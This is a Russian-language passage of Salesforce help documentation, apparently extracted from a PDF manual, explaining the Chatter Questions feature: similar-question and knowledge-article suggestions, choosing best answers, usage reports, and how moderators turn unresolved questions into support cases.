Пользователи сообщества могут задавать похожие вопросы. Функция «Вопросы Chatter» позволяет минимизировать повторяющееся содержимое в сообществах самообслуживания, созданных на основе шаблона «Служба работы с клиентами» (Napili), отображая подобные вопросы и соответствующие статьи Salesforce Knowledge при вводе вопроса в поле поиска.

Включить похожие статьи для вопросов Chatter

При использовании Chatter похожие вопросы отображаются по мере ввода публикуемого вопроса. Для отображения соответствующих статей Salesforce Knowledge вместе с вопросами рекомендуем включить функцию «Похожие статьи».

Выбор лучшего ответа на вопрос в Chatter

При публикации вопроса в Chatter пользователи могут выбирать лучший ответ. Ответ на вопрос, выбранный в качестве лучшего, позволяет пользователям быстрее принимать решения по собственным вопросам.

Вопросы Chatter. Вопросы и ответы

Функция «Вопросы Chatter» позволяет пользователям сообществ и системы Salesforce задавать вопросы в лентах. Ниже перечислены некоторые типичные вопросы по использованию данной функции.

Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах

Благодаря готовым отчетам и панелям мониторинга пользователи могут отслеживать показатели использования и внедрения функции «Вопросы Chatter» в организации или сообществе.

Различия между функциями публикации вопросов и ответов в системе Salesforce

Система Salesforce поддерживает несколько функций для публикации вопросов и ответов, которые могут использоваться в организациях и сообществах Salesforce. Несмотря на использование похожей терминологии, данные функции отличаются друг от друга.

Общие сведения о функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Данная функция поддерживается полной версией Salesforce и мобильным веб-приложением Salesforce1, а также сообществами, использующими функцию «Вопросы Chatter».

Настройка функции создания обращения из вопроса

Добавьте функцию создания обращения из вопроса в сообщества или организацию Salesforce, либо одновременно.

Включение функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

Добавление поля «Вопрос из Chatter» в подробное представление обращения

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

Добавление действия «Расширить до обращения» в макет элемента ленты

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

Подтверждение доступа к действию «Расширить до обращения»

В вашей организации Salesforce используется несколько типов записей для обращений? убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

Настройка макета действия «Расширить до обращения»

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

Автоматическое назначение обращений из вопросов очередям

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

Автоматическое создание обращений из нерешенных вопросов в Chatter

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

Создание обращения из вопроса в Chatter

Модераторы могут создавать обращения из вопросов Chatter, оставшихся без решения. Функция создания обращения из вопроса должна быть включена в организации или сообществе.

Вопросы Chatter

Дополните сообщество для самообслуживания путем внедрения внутренней и внешней занятости сообщества посредством вопросов Chatter.


Функция приложения «Chatter Questions» позволяет пользователям задавать вопросы в собственных лентах Chatter, группах и записях путем выбора действия **«Вопрос»** из раскрывающегося меню или перехода на вкладку «Вопрос» в публикаторе Chatter. Лучший ответ выбирается автором или модератором заданного вопроса. Лучший ответ отображается на самом видном месте, благодаря чему другие пользователи могут быстро находить нужную им информацию.

Помимо заголовка, пользователи могут вводить сведения о задаваемом вопросе. Аналогично другим элементам ленты Chatter, доступ к вопросу может быть предоставлен отслеживающим, группе или конкретному пользователю.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition**, **Contact Manager** и **Unlimited Edition**



Чтобы включить функцию «Вопросы Chatter» в организации, добавьте действие «Вопрос» в глобальный макет публикатора. Организациям, созданным после выпуска Summer'14, действие «Вопрос» доступно по умолчанию, но должно быть перенесено как можно левее. При использовании настроенного макета публикатора в группах или записях убедитесь, что действие «Вопрос» также добавлено в данные макеты.

Приложение Chatter Desktop не поддерживает функцию «Вопросы Chatter».

СМ. ТАКЖЕ:

- Выбор лучшего ответа на вопрос в Chatter
- Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах
- Вопросы Chatter. Вопросы и ответы

Отображение похожих вопросов и статей в Chatter

Функция Chatter Questions позволяет минимизировать повторяющееся содержимое в системе Salesforce (и во всех сообществах с Chatter), отображая подобные вопросы и соответствующие статьи базы знаний Salesforce при вводе вопроса пользователем.

Прим.:

- Сообщества с поддержкой Chatter — это сообщества, созданные на основе шаблона «Вкладки Salesforce + Visualforce».
- Функции поиска «Похожие вопросы» и «Похожие статьи» также поддерживаются сообществами, созданными на основе шаблона «Служба работы с клиентами» (Napili). Дополнительную информацию см. в разделе «Отображение похожих вопросов и статей в шаблоне поиска «Служба работы с клиентами» (Napili).
- Функции «Похожие вопросы» и «Похожие статьи» не поддерживаются приложением Salesforce1 и мобильными обозревателями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition**, **Contact Manager** и **Unlimited Edition**.

При вводе вопроса в Chatter похожие вопросы автоматически отображаются в раскрывающемся списке под полем заголовка вопроса. Для отображения соответствующих статей базы знаний вместе с похожими вопросами рекомендуем включить функцию «Похожие статьи».

- **1.** Значки закладок и вопросительных знаков соответствуют типу результата поиска: статья или вопрос.
- **2.** Результаты поиска по вопросам отображают заголовок вопроса, количество ответов и зеленый флажок с текстом «Отвечено» при наличии лучшего ответа.

Пользователям отображается не более 10 результатов в раскрывающемся списке; вопросы отображаются перед статьями. Система Salesforce отображает равное количество вопросов и статей, но может отображать дополнительные результаты другого типа при недостаточном количестве результатов одного типа. При отсутствии заголовка вопроса или статьи, соответствующего введенному тексту, раскрывающийся список не отображается.

Содержимое раскрывающегося списка определяется наличием текста, введенного пользователем, в **заголовке** вопроса или статьи. При поиске учитываются частично совпадающие и несмежные критерии. Например, результаты поиска по критерию «лучший рюкзак» могут содержать вопрос «Какой рюкзак является лучшим для однодневных экскурсий?», а результаты поиска по критерию «рюкзак» могут содержать статью «Рекомендации по пешему туризму».

Чтобы выполнить более подробный поиск, который также охватывает описания вопросов и тексты статей, нажмите клавишу TAB или щелкните за пределами поля заголовка. Данное действие инициирует отображение отдельного раскрывающегося списка результатов под публикатором вопроса.

При отсутствии нужных результатов нажмите кнопку **«Задать вопрос»** для публикации вопроса.

СМ. ТАКЖЕ:

Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах

Отображение похожих вопросов и статей в шаблоне поиска «Служба работы с клиентами» (Napili)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.


Пользователи сообщества могут задавать похожие вопросы. Функция «Вопросы Chatter» позволяет минимизировать повторяющееся содержимое в сообществах самообслуживания, созданных на основе шаблона «Служба работы с клиентами» (Napili), отображая подобные вопросы и соответствующие статьи Salesforce Knowledge при вводе вопроса в поле поиска.

Прим.: Функции «Похожие вопросы» и «Похожие статьи» также поддерживаются внутренними организациями Salesforce, использующими Chatter, и сообществами, созданными на основе шаблона «Вкладки Salesforce + Visualforce». Дополнительную информацию см. в разделе «Отображение похожих вопросов и статей в Chatter».

При вводе вопроса в поле поиска сообщества, созданного на основе шаблона «Служба работы с клиентами» (Napili), подобные вопросы и статьи базы знаний автоматически отображаются в раскрывающемся списке под полем. Раскрывающийся список содержит две вкладки: **«Статьи»** и **«Вопросы»**. Для отображения вкладки **«Все»**, содержащей комбинированные результаты, рекомендуем включить функцию «Похожие статьи».

По умолчанию каждая вкладка отображает не более шести результатов. Вкладка **«Все»** отображает совпадающие статьи и вопросы; статьи отображаются первыми. Данная вкладка отображает равное количество вопросов и статей, но может отображать дополнительные результаты другого типа при недостаточном количестве результатов одного типа. Чтобы просмотреть результаты определенного типа, воспользуйтесь вкладками **«Статьи»** и **«Вопросы»**. При возврате результатов только одного типа (например, вопросы) пользователям все равно отображаются все вкладки.

Прим.: Пользователи сообщества могут просматривать похожие статьи только после включения поддержки базы знаний в сообществе и получения соответствующего доступа.



- **1.** Вкладки **«Статьи»** и **«Вопросы»** позволяют пользователям просматривать результаты каждого типа. Пользователи могут использовать кнопки «Вверх» и «Вниз» для перемещения по результатам на любой вкладке. Выбор вопроса или статьи в раскрывающемся списке инициирует открытие соответствующей страницы сведений.
- **2.** Значки текста и чатов соответствуют типу результата поиска: статья или вопрос.
- **3.** Вопросы в списке отображают количество ответов и зеленую галочку с текстом «Лучший ответ» при его наличии.
- **4.** Содержимое раскрывающегося списка определяется наличием текста, введенного пользователем, в заголовке вопроса или статьи. При выполнении полного поиска путем нажатия кнопки **«Поиск»** механизм поиска также охватывает описания вопросов и тексты статей.

При необходимости настройте параметры поиска путем редактирования свойств компонента «Публикатор поиска» в конструкторе сообществ. Дополнительные сведения см. в разделе «Использование шаблонов для создания сообществ».

СМ. ТАКЖЕ:

Включить похожие статьи для вопросов Chatter

Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах

Общие сведения о функции создания обращения из вопроса

Включить похожие статьи для вопросов Chatter

При использовании Chatter похожие вопросы отображаются по мере ввода публикуемого вопроса. Для отображения соответствующих статей Salesforce Knowledge вместе с вопросами рекомендуем включить функцию «Похожие статьи».

Прим.: Организация должна поддерживать Chatter и Salesforce Knowledge.

Включение функции «Похожие статьи» инициирует ее включение в:

- Внутренней организации Salesforce
- Сообщества, созданные на основе шаблона «Вкладки Salesforce + Visualforce» или «Служба работы с клиентами» (Napili)

1. Введите строку *«Параметры базы знаний»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры базы знаний»**.
2. Установите флажок **«Показать применимые статьи при публикации вопросов в Chatter (также применяется к сообществам с Chatter)»** в разделе «Параметры вопросов Chatter».

   Прим.: Убедитесь, что действие «Вопрос» было добавлено в нужные макеты страниц. В противном случае, оно будет не доступно для пользователя.

Дополнительную информацию об использовании функций «Похожие статьи» и «Похожие вопросы» см. в разделах ниже.

- Отображение похожих вопросов и статей в Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition**, **Contact Manager** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Похожие статьи» для функции «Вопросы Chatter»:

- «Настройка приложения»

- Отображение похожих вопросов и статей в шаблоне поиска «Служба работы с клиентами» (Napili)

СМ. ТАКЖЕ:

Отображение похожих вопросов и статей в шаблоне поиска «Служба работы с клиентами» (Napili)

Общие сведения о функции создания обращения из вопроса

Выбор лучшего ответа на вопрос в Chatter

При публикации вопроса в Chatter пользователи могут выбирать лучший ответ. Ответ на вопрос, выбранный в качестве лучшего, позволяет пользователям быстрее принимать решения по собственным вопросам.

Модераторы и авторы вопросов могут:

- выбирать лучшие ответы;
- удалять статус лучшего ответа.

Только один ответ может быть выбран в качестве лучшего. Роль модератора вопроса может быть назначена модератору Chatter, модератору сообщества или администратору Salesforce. Ссылка **«Выбрать в качестве лучшего»** отображается пользователям только при наличии соответствующего полномочия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция «Вопросы Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition**, **Contact Manager** и **Unlimited Edition**



Ответ, выбранный в качестве лучшего, помечается галочкой ( ). Копия лучшего ответа отображается вверху списка ответов, поэтому другие пользователи могут быстро найти ее.



СМ. ТАКЖЕ:

Отображение похожих вопросов и статей в Chatter

Вопросы Chatter. Вопросы и ответы

Функция «Вопросы Chatter» позволяет пользователям сообществ и системы Salesforce задавать вопросы в лентах. Ниже перечислены некоторые типичные вопросы по использованию данной функции.

Чем функция «Вопросы Chatter» отличается от публикации вопроса посредством текстового сообщения Chatter?

Пользователи, публикующие вопросы в Chatter, могут экономить свое рабочее время. По мере ввода собственного вопроса пользователям отображаются похожие вопросы и статьи. Возможно, данный вопрос уже задавался другим пользователем и содержал большое количество ответов или лучший ответ. Функция «Вопросы Chatter» использует ресурсы текущего содержимого Chatter.

Можно ли фильтровать ленту Chatter для отображения только вопросов?

Да. Нажмите кнопку напротив параметра **«Показать»** вверху ленты Chatter и выберите пункт **«Вопросы»**.

Можно ли выполнять поиск по вопросам в Chatter?

Да. Воспользуйтесь кнопкой «Поиск по данной ленте» ( ) вверху ленты Chatter. Вопросы добавляются в результаты поиска по лентам.

Поддерживается ли функция «Вопросы Chatter» приложением Salesforce1?

В настоящее время функция «Вопросы Chatter» поддерживается только мобильным веб-приложением Salesforce1.

Что происходит при публикации вопроса?

Заданный вопрос отображается в ленте Chatter отслеживающих, группы или отдельного пользователя. Кроме того, группе или отдельному пользователю отправляется электронное уведомление. Ответы на заданный вопрос могут публиковаться другими пользователями прямо в Chatter.

Кто может выбирать лучший ответ на вопрос?

Лучший ответ на вопрос может быть выбран автором вопроса или модератором. Роль модератора вопроса может быть назначена модератору Chatter или модератору сообщества. Кроме того, лучший ответ на вопрос может быть выбран администратором Salesforce. Дополнительные сведения см. в разделе Выбор лучшего ответа на вопрос в Chatter

Можно ли отслеживать использование функции «Вопросы Chatter» в своей организации Salesforce?

Да. Дополнительные сведения см. в разделе Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах.

СМ. ТАКЖЕ:

Отображение похожих вопросов и статей в Chatter

Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах

Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Developer Edition**, **Performance Edition**, **Enterprise Edition**, **Contact Manager** и **Unlimited Edition**.

Благодаря готовым отчетам и панелям мониторинга пользователи могут отслеживать показатели использования и внедрения функции «Вопросы Chatter» в организации или сообществе.

Отчеты, составленные по функции «Вопросы Chatter», позволяют получать ответы на указанные ниже вопросы.

- Какие типы вопросов задаются пользователями?
- Сколько вопросов задано за последний месяц?
- Какой процент вопросов остается без ответа?
- По каким темам задается наибольшее количество вопросов?
- Какие отделы задают наибольшее количество вопросов?

Чтобы контролировать использование функции «Вопросы Chatter» в *организации Salesforce*, загрузите пакет Salesforce Chatter Dashboards из каталога AppExchange. Прежде чем начать работу, просмотрите раздел Отчеты по использованию пакета Chatter с панелями мониторинга.

Чтобы контролировать использование функции «Вопросы Chatter» в *сообществах*, загрузите пакет Salesforce Communities Management (для Communities with Chatter) из каталога AppExchange. Прежде чем начать работу, просмотрите раздел Отчеты по использованию сообществ с пакетами AppExchange для Управления сообществом на странице 4412.

СМ. ТАКЖЕ:

Создание обращения из вопроса в Chatter

Различия между функциями публикации вопросов и ответов в системе Salesforce

Система Salesforce поддерживает несколько функций для публикации вопросов и ответов, которые могут использоваться в организациях и сообществах Salesforce. Несмотря на использование похожей терминологии, данные функции отличаются друг от друга.

Система Salesforce поддерживает три функции, позволяющие пользователям публиковать вопросы и ответы на общедоступных форумах. Все три функции для публикации вопросов и ответов имеют общую цель, но их внедрение в систему Salesforce выполнялось в разное время.

Функция	Описание	Структура	Способ доступа
Версия 1: Ответы	Функция «Ответы», выпуск Winter'11, была первой функцией системы Salesforce для публикации вопросов и ответов в сообществах. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций.	Данная функция разработана на основе стандартного объекта «Вопрос».	Данная функция доступна внутренним пользователям посредством вкладки **«Ответы»** в системе Salesforce.
Версия 2: Chatter Answers	Функция «Chatter Answers» (выпуск Spring'12) предоставляет клиентам, использующим функцию «Ответы», различные дополнительные возможности. Благодаря функции «Chatter Answers» компании могут содержать готовый сайт самообслуживания, на котором пользователи могут отвечать на вопросы, а также просматривать вопросы пользователей в	Данная функция разработана на основе стандартного объекта «Вопрос».	Данная функция доступна внутренним пользователям посредством вкладки **«Вопрос и ответ»**; список вопросов может просматриваться модераторами на вкладке **«Вопросы»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функции «Ответы» и Chatter Answers доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Вопросы Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция	Описание	Структура	Способ доступа
	виде ленты. Начиная с выпуска Summer'16 функция «Chatter Answers» недоступна для новых организаций.		
Версия 3: Вопросы Chatter	Функция «Вопросы Chatter», внедренная в выпуске Winter'15, дополняет доступные ранее функции Salesforce новыми разработками. Благодаря возможностям встраивания в Chatter, данная функция позволяет клиентам публиковать вопросы и ответы прямо в Chatter. Функция «Chatter Questions» поддерживается организациями Salesforce и мобильным веб-приложением Salesforce1, а также некоторыми сообществами.	Данная функция разработана на основе модели данных Chatter, а также использует объекты «Сообщение ленты» и «Комментарий ленты».	Данная функция доступна внутренним пользователям посредством Chatter. Вопрос публикуется посредством действия «Вопрос» публикатора Chatter; все вопросы отображаются в ленте Chatter.

СМ. ТАКЖЕ:

Вопросы Chatter

Использование вкладки «Вопрос и ответ» компонента Chatter Answers

Общие сведения об ответах

Общие сведения о функции создания обращения из вопроса

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Данная функция поддерживается полной версией Salesforce и мобильным веб-приложением Salesforce1, а также сообществами, использующими функцию «Вопросы Chatter».

При публикации вопроса посредством действия «Вопрос» под публикатором Chatter отображаются похожие вопросы и статьи базы знаний. Если похожие вопросы и статьи не позволяют решить проблему, то публикация вопроса продолжается.

Вопрос, оставшийся без решения, может быть расширен до обращения. При наличии полномочия «Модерирование Chatter» или «Модерирование лент сообществ» пользователи могут создавать обращения из вопросов прямо в ленте. Процесс создания обращений из вопросов, соответствующих заданным критериям, может быть автоматизирован посредством конструктора процессов Lightning, позволяющего настраивать процессы, аналогичные


бизнес-правилам. Обращения, созданные из вопросов, добавляются в очередь, где доступны агентам службы поддержки для рассмотрения.




Клиенту, вопрос которого расширяется до обращения, отправляется сообщение эл. почты, содержащее номер обращения и ссылку на обращение. Клиент может просмотреть обращение посредством доступной только ему ссылки; модераторам отображается примечание, указывающее на создание обращения.

Прим.: Обращение может просматриваться автором вопроса только при наличии доступа к обращениям.

Указатель для модераторов




Указатель для клиентов



Прим.: При расширении вопросов в системе Salesforce — в отличие от сообществ — уведомление отображается всем пользователям, а не только модераторам.

Найденное решение может быть опубликовано агентом прямо на консоли; ответ агента может быть просмотрен клиентом в вопросе или представлении «Мои обращения». Доступность ответа всему сообществу или только автору вопроса определяется агентом.



Прежде чем начать работу, просмотрите раздел «Настройка функции создания обращения из вопроса».

СМ. ТАКЖЕ:

- Создание обращения из вопроса в Chatter
- Автоматическое создание обращений из нерешенных вопросов в Chatter

Настройка функции создания обращения из вопроса


Добавьте функцию создания обращения из вопроса в сообщества или организацию Salesforce, либо одновременно.

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из нерешенных вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Модераторы могут создавать обращения из вопросов прямо в ленте. Процесс создания обращений из вопросов, соответствующих заданным критериям, может быть автоматизирован посредством конструктора процессов Lightning, позволяющего настраивать процессы, аналогичные бизнес-правилам. Обращения, созданные из вопросов, добавляются в очередь, где доступны агентам службы поддержки для рассмотрения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Функция создания обращения из вопроса поддерживается только сообществами, использующими функцию «Вопросы Chatter».

1. Включение функции создания обращения из вопроса

   Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

2. Добавление поля «Вопрос из Chatter» в подробное представление обращения

   При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

3. Добавление действия «Расширить до обращения» в макет элемента ленты

   Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

4. Подтверждение доступа к действию «Расширить до обращения»

   В вашей организации Salesforce используется несколько типов записей для обращений? убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

5. Настройка макета действия «Расширить до обращения»

   Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

6. Автоматическое назначение обращений из вопросов очередям

   Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

7. Автоматическое создание обращений из нерешенных вопросов в Chatter

   Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

СМ. ТАКЖЕ:

Включение функции создания обращения из вопроса

Включение функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

1. Введите строку *«Параметры поддержки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры поддержки»**.
2. Чтобы включить функцию создания обращения из вопроса во всех сообществах, использующих функцию «Вопросы Chatter», установите флажок **«Включить функцию создания обращения из вопроса в сообществах»**.
3. Чтобы включить функцию создания обращения из вопроса в организации Salesforce, установите флажок **«Включить функцию создания обращения из вопроса в системе Salesforce»**.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Убедитесь, что используете макет страницы на основе ленты. Данный макет позволяет агентам и модераторам использовать действие «Сообщество» для публикации ответов на расширенные вопросы. Организация, созданная до выпуска Spring'14, может использовать другой макет страницы.

СМ. ТАКЖЕ:

Добавление поля «Вопрос из Chatter» в подробное представление обращения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

